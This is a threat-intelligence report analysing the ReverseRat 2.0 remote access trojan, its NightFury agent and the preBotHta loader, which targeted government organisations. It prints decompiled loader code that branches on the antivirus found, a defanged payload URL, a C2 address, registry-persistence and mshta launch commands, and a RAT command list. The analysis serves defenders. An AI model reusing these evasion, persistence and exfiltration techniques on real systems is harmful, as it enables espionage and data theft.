ReverseRat Reemerges with a (Night)Fury New Campaign and New Developments, Same Familiar Side-Actor

August 11, 2021

Black Lotus Labs Posted On August 11, 2021

0

Executive Summary

In early June 2021, Black Lotus Labs identified ReverseRat, a remote access trojan (RAT) operated by a suspected Pakistan actor that was targeting government and energy sector organizations in South and Central Asia. After publishing our initial research, we have continued to track this actor and recently uncovered an updated version of the ReverseRat agent, which we are calling ReverseRat 2.0. Some of the more prominent modifications allowed for added functionality such as taking remote photos via webcams and retrieving files on USB devices inserted into the compromised machines. We also uncovered an updated version of the preBotHta loader file, which included new evasion techniques to

counter Kaspersky or Quick Heal antivirus (AV) products, if either were detected on the host machine. Lastly, we observed a new agent the actor referred to as NightFury, which was sideloaded with a legitimate Microsoft binary charmap.exe. Metadata from the campaign indicates that it began on June 28, 2021. Once the tools were deployed, we observed network telemetry from at least one government entity in addition to other targeted organizations located in Afghanistan, and to a lesser extent, Jordan, India and Iran.

Introduction

ReverseRat 2.0 differs from its predecessor in three main ways. First, the AllaKore agent that was installed in parallel is now replaced by a new agent that runs *before* ReverseRat 2.0. The second is that ReverseRat 2.0 leverages new functionality and modified command calls from the original version, including commands relating to creating, listing and deleting registry keys. Finally, ReverseRat 2.0 adds new capabilities to take photos via webcams from infected machines and to steal files from USB connections.




Figure 1: Multi-step infection process observed in the campaign – updated for ReverseRat 2.0

Technical Details

Microsoft Shortcut File Retrieves preBotHta

In this campaign, the infection process began when a victim received a zip file that contained a Microsoft shortcut file (.lnk) posing as a PDF. If invoked by the user, the shortcut file downloaded an HTA file from a presumed compromised WordPress domain, hxxps://medizz[.]co/wp-content/base/phr/shareddocuments/Agenda/1.hta. The HTA file then decoded and executed preBotHta, which displayed a benign PDF file, as depicted in Figure 2. The PDF served as a decoy to distract the user as the shortcut file covertly executed the HTA file. One rather odd feature of the shortcut file was that it contained an unused PDF titled “Offense Security Kali Linux User Guide” that was not displayed during execution.

First PreBotHta


Once downloaded, the HTA deobfuscated and executed the first of two “preBotHta” loader files. The file checked for the presence of AV products that are installed on the host machine using Windows Management Instrumentation (WMI):

```
var WaMISeerviceObjective =

GetObject(“winmgmts:\\\\.\\root\\SecurityCenter2”);

var WaMIQuueryReesult = WaMISeerviceObjective.ExecQuery(“Select * From AntiVirusProduct”, null, 48).
```

It then called the start function within the .NET file and its execution flow was altered depending on the AV products that were detected; in all cases, though, it loaded a decoy PDF document and then at least one, if not both, of the agents. The PDF titled “Agenda” appeared to be a briefing document with an agenda for a United Nations meeting on organized crime with a Microsoft Teams link. While the Teams link appears to be valid and uses the teams.windows.com domain, the document itself appears to have been fabricated as the UN Journal lists no such meeting on that topic.



UNODC
United Nations Office on Drugs and Crime

BRIEFING SESSION ON THE PROGRESS OF THE REVIEW PROCESS OF THE MECHANISM FOR THE REVIEW OF THE IMPLEMENTATION OF THE UNITED NATIONS CONVENTION AGAINST TRANSNATIONAL ORGANIZED CRIME AND THE PROTOCOLS THERETO

WEDNESDAY, 30 JUNE 2021, 2.30 P.M.

(HYBRID EVENT ON MICROSOFT TEAMS AND LIVE IN CR1, C-BUILDING, 2ND FLOOR, VIC, VIENNA)

The establishment of the Mechanism for the Review of the Implementation of the United Nations Convention against Transnational Organized Crime and the Protocols thereto in October 2018, after 10 years of efforts, marks a milestone in the global response to transnational organized crime.

Following two years of preparation, the review process of the Mechanism was formally launched by the Conference of the Parties in October 2020 through resolution 10/1. Based on said resolution, States parties to UNTOC were divided into three groups by drawing of lots and respectively start their country reviews in three consecutive years: December 2020, November 2021 and November 2022. The review process has started, therefore, in December 2020 for 130 countries divided in 62 reviews.

About six months after the commencement of the process, UNODC is organizing - through its Global Programme to Support the Mechanism for the Review of the Implementation of the United Nations Convention against Transnational Organized Crime and the Protocols thereto - **an informal briefing session** to introduce the latest developments of the review process. The briefing will also include a panel discussion session with a view to providing a platform for States parties to share experience in their preparation for and participation in the review process. The panel comprises focal points from States parties that are participating in the first review group.

The organizational arrangements for the briefing are as follows:


When: Wednesday, **30 June 2021, 14:30** (Vienna time)

Where: Hybrid meeting format. The Secretariat will be present in the room with a limited number of delegates from Permanent Missions. Online participants can join through MS TEAMS by clicking the link below:

Figure 2: Decoy United Nations briefing document

Once it was running in memory, the preBotHta file deleted itself and decompressed another file with the internal name “preBotHta” that was written to disk with the hardcoded path:

C:\Windows\Tasks\Updater.hta.




```
// DraftingPad
// Token: 0x06000002 RID: 2 RVA: 0x00002118 File Offset: 0x00000318
public void PinkAgain(string dllBytes, string av, string doc, string fileName)
{
    try
    {
        string tempPath = Path.GetTempPath();
        byte[] bytes = Encoding.Default.GetBytes(doc);
        string @string = Encoding.Default.GetString(bytes);
        string s = this.decompressData(@string);
        File.WriteAllBytes(tempPath + fileName, Encoding.Default.GetBytes(s));
        Process.Start(tempPath + fileName);
        Thread.Sleep(5000);
        this.deletePreviousVersion();
        bool flag = av.Contains("Kaspersky");
        bool flag2 = av.Contains("Quick");
        bool flag3 = av.Contains("Avast");
        bool flag4 = av.Contains("Avira");
        bool flag5 = av.Contains("Bitdefender");
        bool flag6 = av.Contains("WindowsDefender");
        bool flag7 = flag;
        if (flag7)
        {
            this.copyHttpFile();
            this.activeKasperksy(dllBytes);
            this.clearSupportFiles();
            this.copyRunBat();
        }
        else
        {
            bool flag8 = flag2;
            if (flag8)
            {
                this.copyHttpFile();
                this.activeKasperksy(dllBytes);
                this.copyRunBat();
                DraftingPad.ExecuteCommandHttp();
                this.clearSupportFiles();
            }
            else
            {
                this.copyHttpFile();
                this.activeAvast(dllBytes);
                this.copyRunBat();
                DraftingPad.ExecuteCommandHttp();
                this.clearSupportFiles();
            }
        }
    }
    catch (Exception ex)
    {
    }
}
```

Figure 3: preBotHTA checks for the presence of AV products on the host machine

There were three possible infection paths depending on the AV detected:

1. If “Kaspersky” was found in the detected AV list, preBotHta dropped both NightFury and ReverseRat 2.0. Notably, while ReverseRat 2.0 was dropped when Kaspersky was detected, it was not executed. We suspect this was to allow the actor to execute it in the future. The preBotHTA then copied the legitimate Windows binary charmap.exe from the system directory to C:\Windows\Tasks\ and decompressed the NightFury DLL passed to the first preBotHTA file from the HTA file, saving it as C:\Windows\Tasks\MSFTEDIT.dll. The valid C:\Windows\Tasks\charmap.exe was then executed using PowerShell, which sideloaded the malicious MSFTEDIT.dll.

2. In the second path, “Quick” was searched for in the detected AV list. We believe this to be related to the Quick Heal security products. Quick Heal is based in India and fits the targeting that we have seen in previous campaigns. If “Quick” was found, the second preBotHta first launched NightFury as described above and then ReverseRat 2.0 via PowerShell from where it was dropped in C:\Windows\Tasks\Updater.hta.


dnSpy (6.1.8.0)
preBotHta (1.0.0.0)
preBotHta.dll
PE
Type References
References
{ } -
<Module> @02000001
DraftingPad @02000002
Base Type and Interfaces
Derived Types
.cctor() : void @06000011
DraftingPad() : void @06000001
activeAvast(string) : void @06000009
activeKasperksy(string) : void @06000008
avastwork() : void @0600000E
clearSupportFiles() : void @06000003
CopyDLL(string) : void @0600000B
copyHttpFile() : void @06000007
copyRunBat() : void @06000006
decompressData(string) : string @0600000A
deletePreviousVersion() : void @06000005
ExecuteCommandHttp() : void @0600000F
ExecuteCommandMain() : void @06000010
ExecutedocFile() : void @06000004
httpWork() : void @0600000D
PinkAgain(string, string, string, string) : void @060
work() : void @0600000C
BatFileBytes : string @0400000D
BatFileName : string @0400000C
DocName : string @04000001
httpFile : string @0400000E
httpFileName : string @0400000F
httpFileName2 : string @04000012
processname : string @0400000B
runBatFileContents : string @04000011
runBatFileName : string @04000010
supportFile_01 : string @04000004
supportFile_02 : string @04000005
targetDLLName : string @04000008
targetDLLName_old : string @04000007
targetEXEName : string @04000003
targetEXEName_old : string @04000006
targetPath : string @04000002
WinExe32 : string @0400000A
WinExe64 : string @04000009
mscorlib (2.0.0.0)
System (2.0.0.0)
preBotHta (1.0.0.0)
preBotHta.dll
PE
Type References
References
{ } -
<Module> @02000001

```
	}

	// Token: 0x06000010 RID: 16 RVA: 0x00002998 File Offset: 0x00000B98
	private static void ExecuteCommandMain()
	{
		ProcessStartInfo processStartInfo = new ProcessStartInfo();
		processStartInfo.FileName = "powershell.exe";
		processStartInfo.Arguments = "& 'C:\\Windows\\Tasks\\charmap.exe'";
		processStartInfo.RedirectStandardOutput = true;
		processStartInfo.RedirectStandardError = true;
		processStartInfo.UseShellExecute = false;
		processStartInfo.CreateNoWindow = true;
		Process process = new Process();
		process.StartInfo = processStartInfo;
		process.Start();
		process.Close();
	}

	// Token: 0x04000001 RID: 1
	private static string DocName = string.Empty;

	// Token: 0x04000002 RID: 2
	private string targetPath = "C:\\Windows\\Tasks\\";

	// Token: 0x04000003 RID: 3
	private string targetEXEName = "C:\\Windows\\Tasks\\charmap.exe";

	// Token: 0x04000004 RID: 4
	private string supportFile_01 = "C:\\Windows\\Tasks\\regadd.bat";

	// Token: 0x04000005 RID: 5
	private string supportFile_02 = "C:\\Windows\\Tasks\\run.bat";

	// Token: 0x04000006 RID: 6
	private string targetEXEName_old = "C:\\ProgramData\\Notepad\\charmap.exe";

	// Token: 0x04000007 RID: 7
	private string targetDLLName_old = "C:\\ProgramData\\Notepad\\MSFTEDIT.dll";

	// Token: 0x04000008 RID: 8
	private string targetDLLName = "C:\\Windows\\Tasks\\MSFTEDIT.dll";

	// Token: 0x04000009 RID: 9
	private string WinExe64 = "C:\\Windows\\SysWOW64\\charmap.exe";

	// Token: 0x0400000A RID: 10
	private string WinExe32 = "C:\\Windows\\System32\\charmap.exe";

	// Token: 0x0400000B RID: 11
	private string processname = "charmap";

	// Token: 0x0400000C RID: 12
	private string BatFileName = "regadd.bat";

	// Token: 0x0400000D RID: 13
	private string BatFileBytes = "gQAAAB+LCAAAAAAAABAA9zEsKwjAQANCrDDmA2bsraVpBREj6ARmQkI4YikmZJKi3tyu3b/GM7qFpWxCnsxrRXrthbozGS/CccnoUnENc0
	
	// Token: 0x0400000E RID: 14
	private string httpFile = "n3cAAB+LCAAAAAAABADtvWuT4j12XPpST8T8hzoVcW9XnexbxTMzOT01EZItv8CQNhgw0xMTYEgD8kwBiYEd89/vWkuyIbOyes+cfT/cD4fuL
	  bKLDIt18mM6idDr7x258n93XPs0+/+cRDtz9evj2n//8dfPtb3//Nf328eOv42/dw26x1b8879K1Nh/vNGj06+Lb3/52X/+1Uf77r39rPPxarlThS+3x1/ojltVfazUsH36tPf
	  tft3dQR1qHUHr6C/rvHUE4PH2/tun/V/+cv/57vC39ZcISGWHT9Hnv//6fPft/rfnv357/O1zevdt/OnT/q9//eun5//n2+Pnz/9XpX7/+Z+72eFlt/mQ/rNg7mR865SOxmzXS
	  a7rw9pPFuvJ2fvxggXE6K0AMc9BCN9cfPX4rvxmIzXvFVG1WfNr+Wfj18/g3xT/+gG7vzxZ2t090ZqR8DsN9yHn0ZQPczCedr7X9WP/+afnlK9wtkG0gt/eef//TnPyH4ZLUc3
```

Figure 4: Execution of charmap.exe in ExecuteCommandLine

3. In the final path, the preBotHTA dropped both the new agent and ReverseRat 2.0. The preBotHTA also dropped, executed and finally deleted the file ‘regadd.bat’ that created a registry key to run charmap.exe:REG ADD “HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run” /V “Security Updater” /t REG_SZ /F /D “C:\Windows\Tasks\charmap.exe”. This allowed the threat actor to achieve persistence on the infected machine via the Run registry key. Upon reboot, the valid charmap.exe was executed, which in turn sideloaded the malicious MSFTEDIT.dll.

In all three paths, the function copyRunBat was called (lines 27, 36 and 44 in Figure 3) to drop the batch file C:\Windows\Tasks\run.bat, which executed the dropped ReverseRat 2.0 with the following commands:

@echo off\r\nstart /b mshta.exe “C:\\Windows\\Tasks\\Updater.hta”\r\nexit.

We hypothesize that during testing, the threat actor realized Kaspersky and Quick Heal products signatured and blocked certain aspects of the infection chain. Therefore, the threat actor added these different logic paths to avoid AV-specific detection and to ensure the ability to infect the targeted machines.

NightFury

One of the files that was written to disk by the preBotHta file was named MSFTEDIT.dll; however, internal debug strings suggest that this was part of a project called NightFury, hence the name we're using to refer to it. One interesting note is that the same project name "NightFury" was discovered in samples from a 2019 report by Seqrite called Operation SideCopy. Note the typo "NigthFury" in the file paths.

F:\OpenRATs\NigthFury\NightFury_Final\Current_Working_Version\DUser\SystemInfo.cpp

The new agent first checked for the existence of two .lnk files at the following file paths:

C:\Users\<username>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Security Updater.lnk

C:\Users\<username>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Windows Updater.lnk.


If they were not present, the new agent created them. The first lnk file, "Security Updated.lnk", dropped by NightFury executed the previously mentioned run.bat file:

C:\Windows\System32\cmd.exe /c start /b C:\Windows\Tasks\run.bat.

The second lnk file, "Windows Update.lnk", called charmap.exe from the C:\windows\tasks folder which initiated the execution of the NightFury agent. The agent then initiated a "recv" call to the C2 located at 62.171.191[.]230:5310.

The response from the C2 dictated the subsequent action of the agent. Through debugging the executable, we identified that there were 20 pre-built functions; however, not all functions were utilized. In fact, eleven of them resulted in a loop and attempted to recontact the C2. This suggests that NightFury is still under development and is not yet fully implemented.

If NightFury received a response of 0x0, it collected information about the infected computer including computer name, username and Windows version information, and then sent the collected information to the C2.



```
704D33CB     33F6             xor esi,esi
704D33CD     8995 50F8FFFF    mov dword ptr ss:[ebp-7B0],edx          [ebp-7B0]:"DESKTOP-3OD2B4K_dragg|10.0.19041.1023|UNKNOW|6|SOP@C
704D33D3     85C0             test eax,eax                             eax:"DESKTOP-3OD2B4K_dragg|10.0.19041.1023|UNKNOW|6|SOP@C@SE"
704D33D5   ˅ 7E 36            jle 6fc.704D340D
704D33D7     6A 00            push 0
704D33D9     2BC6             sub eax,esi                              eax:"DESKTOP-3OD2B4K_dragg|10.0.19041.1023|UNKNOW|6|SOP@C@SE"
704D33DB     50               push eax                                 eax:"DESKTOP-3OD2B4K_dragg|10.0.19041.1023|UNKNOW|6|SOP@C@SE"
704D33DC     8D0416           lea eax,dword ptr ds:[esi+edx]           eax:"DESKTOP-3OD2B4K_dragg|10.0.19041.1023|UNKNOW|6|SOP@C@SE",
704D33DF     50               push eax                                 eax:"DESKTOP-3OD2B4K_dragg|10.0.19041.1023|UNKNOW|6|SOP@C@SE"
704D33E0     FFB7 98210000    push dword ptr ds:[edi+2198]
704D33E6     FF15 E8315270    call dword ptr ds:[<&send>]
```

Figure 5: Initial beacon to C2

NightFury then searched the computer for document files (txt, pdf, xlsx, xls, pptx, ppt, docx, doc, jpg, png, accdb, mdb) and put the file names and related metadata into a new file located at the path: C:\Users\<username>\AppData\Local\Temp\MVC\wordpress.in. It did the same for archive files (zip and rar) and saved the output to C:\Users\<username>\AppData\Local\Temp\MVC\rar.in. The format for the output was:

Filename | Last modified date | File creation date | File Size | Terminator(?)

Example: C:\Users\<username>\Desktop\filename.doc|2021-07-01|2021-06-29|446|00\r\n.

In another case (response 0x01), NightFury sent the wordpress.in file containing the information for the document files to the C2. Many of the other functions relied on soliciting a response from the C2, which did not respond at the time of investigation. However, through debugging the agent, we were able to identify other commands that allowed for remote file transfers enabling the agent to download and execute additional payloads. Based upon the functionally detailed above, we suspect that this is a first stage agent, and that the threat actor has subsequent payloads at its disposal that allow for more functionality on targeted machines.

The ReverseRat 2.0

ReverseRat 2.0 leverages new and modified command calls from the original version. Where its predecessor called functions by numbers, ReverseRat 2.0 calls functions by command prompts such as, “list,” “run,” and so on. As before, when the agent was first executed it collected information about the host machine. However, one new function is that it attempted to take a picture of the host environment with the web camera, which was a feature not observed in the previous iteration. There was one other small change: it obtained the IP address information by querying the network interface rather than making a request to an external third-party site.

Data gathered about the host environment included:


- MAC address
- Physical memory on the device converted to MBs
- Information about the processor
    - Max clock speed in GHz
    - Data width converted to bits
    - Name (e.g. Intel® Core™ i7-8569U CPU @ 2.80GHz)
    - Manufacturer (e.g. GenuineIntel)

It also used the .NET framework to obtain the following:

- Computer name

- Operating system
- IP address
- Picture via the web camera

The updated agent called functions to create, list and delete registry keys, in addition to pulling a list of installed programs on the machine by querying the following path: SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall.



Command	Function
list	List files
downloadexe	Download and execute
run	Run file
close	Exit
upload	Upload file to C2
download	Download from C2
regdelkey	Delete registry key
delete	Delete file
screen	Capture screenshot
reglist	List registry key values
clipboardset	Set the text of the clipboard
process	Get info about running processes
programs	Get installed programs from SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall
rename	Rename file
pkill	Kill process by name
clipboard	Read clipboard
shellexec	Start a process using cmd.exe /C
createdir	Create a directory
regnewkey	Create new registry key

